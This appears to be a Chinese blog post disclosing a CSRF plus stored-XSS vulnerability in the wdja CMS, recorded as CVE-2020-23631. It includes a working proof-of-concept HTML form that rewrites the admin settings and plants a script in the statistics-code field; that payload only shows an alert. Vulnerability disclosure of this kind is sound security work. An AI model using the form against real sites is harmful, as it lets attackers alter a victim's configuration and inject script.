昵称：未配妥剑，已入江湖
园龄：7年3个月
粉丝：49
关注：8
+加关注

< 2022年12月 >

| 日 | 一 | 二 | 三 | 四 | 五 | 六 |
|---|---|---|---|---|---|---|
| 27 | 28 | 29 | 30 | 1 | 2 | 3 |
| 4 | 5 | 6 | 7 | 8 | 9 | 10 |
| 11 | 12 | 13 | 14 | 15 | 16 | 17 |
| 18 | 19 | 20 | 21 | 22 | 23 | 24 |
| 25 | 26 | 27 | 28 | 29 | 30 | 31 |
| 1 | 2 | 3 | 4 | 5 | 6 | 7 |

搜索
找找看

积分与排名
积分 - 141078
排名 - 8516

随笔档案 (116)
2022年12月(8)
2022年11月(3)
2022年6月(1)
2022年3月(2)
2022年2月(1)
2022年1月(1)
2021年3月(1)
2021年2月(1)
2020年12月(1)
2020年11月(3)
2020年10月(4)
2020年9月(1)
2020年8月(1)
2020年7月(2)
2020年6月(7)
更多

阅读排行榜
1. hackbar 的简单使用(30638)
2. C# 中 foreach的用法 (补List 的 ForEach细节)(19199)
3. Understand 的破解和简单使用：继sublime之后发现的又一生产力工具(17056)
4. 【steam】Steam背景美化——长展柜终极指南(14642)
5. Docker实用技巧（五）：查看容器占用磁盘大小(12806)
6. 【补hackbar的坑】关于hackbar需要钱的补救措施(9154)
7. Unity3D 控制物体旋转详解 —— 自身绕轴旋转、缓慢旋转、鼠标控制旋转、欧拉数和四元数的关系(9110)
8. 【C++】vector 添加/删除 指定位置元素(7454)
9. 【Burp suite】网站登录密码暴力破解学习心得（初级）(7360)
10. 【网易云音乐白嫖指南】免费下载VIP音乐(6687)
11. C# 心得 List.Add() 函数添加的到底是什么？记一次莫名其妙的失误！(6281)
12. steamcommunity 本地 443端口被占用解决方案(5947)
13. msvcp140.dll缺失解决办法(4880)
14. 【AFL（一）】入门小白第一次测试(4490)
15. Python学习笔记（四）——'dict_keys' object is not subscriptable(4443)
16. 【Burp suite】intruder内的四种攻击模式（attack type）分析！(4202)
17. 【DVWA（三）】暴力破解 & burpsuite 的简单使用（抓包暴力破解登录密码）(4104)
18. 【360补天计划】记第一次漏洞提交(3353)
19. 【AFL（八）】用 AFL 对 LAVA-M 进行 Fuzz（LAVA上）(3137)
20. 【AFL（二）】AFL 工具分析 afl-cmin、afl-tmin(3124)
21. 【AFL（十一）】AFL 学习笔记(2989)
22. IEEE各会议排名(2867)
23. 【AFL（五）】文件变异策略(2787)
24. Android + Sqlite + Unity3D 踩过的那些坑 & 全流程简介(2557)
25. 【VS各版本激活码，实测有效，附带教程】Visual Studio 2013/2015/2017/2019(2460)
26. opencv出现问题：/usr/lib/x86_64-linux-gnu/libpng16.so.16: undefined reference to `inflateValidate@ZLIB_1.2.9'(2456)
27. 【Latex】论文写作工具：VScode 2019 + latex workshop(2417)
28. 从头开始的WEB渗透测试入门（一）——渗透测试基础(2321)
29. VS Code 写代码实时同步服务器【Sftp插件】(2228)
30. 【解决方案】macOS 打开微信视频电话其他应用音量变小问题(2103)

## wdja漏洞 csrf+xss 组和漏洞

更新：已收录 CVE-2020-23631 CVE-2020-23631 ，CNNVD-202101-508


首先存在csrf漏洞，在项目issues里：https://github.com/shadoweb/wdja/issues/11面都提到过，通过配合可以实现这样的攻击思路：

**全站配置-》统计代码-》存在xss攻击**

构建的 CSRF EXP：

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://wdja/admin/global/manage.php?action=basic&backurl=/admin/global/manage.php?type=basic" method="POST">
      <input type="hidden" name="logo" value="" />
      <input type="hidden" name="download_name" value="" />
      <input type="hidden" name="download_url" value="" />
      <input type="hidden" name="demo_url" value="" />
      <input type="hidden" name="modules" value="download" />
      <input type="hidden" name="modules_img" value="download" />
      <input type="hidden" name="icp" value="" />
      <input type="hidden" name="tongji" value="<script>alert('csrf+xss漏洞')</script>"/>
      <input type="hidden" name="title" value="" />
      <input type="hidden" name="topic" value="" />
      <input type="hidden" name="keywords" value="" />
      <input type="hidden" name="description" value="" />
      <input type="hidden" name="baidupush_url" value="" />
      <input type="hidden" name="baidupush_token" value="" />
      <input type="hidden" name="baidupush" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

攻击截图：




标签：web漏洞



未配妥剑，已入江湖
粉丝 - 49 关注 - 8
+加关注

posted @ 2020-06-12 21:55 未配妥剑，已入江湖 阅读(409) 评论(0) 编辑 收藏 举报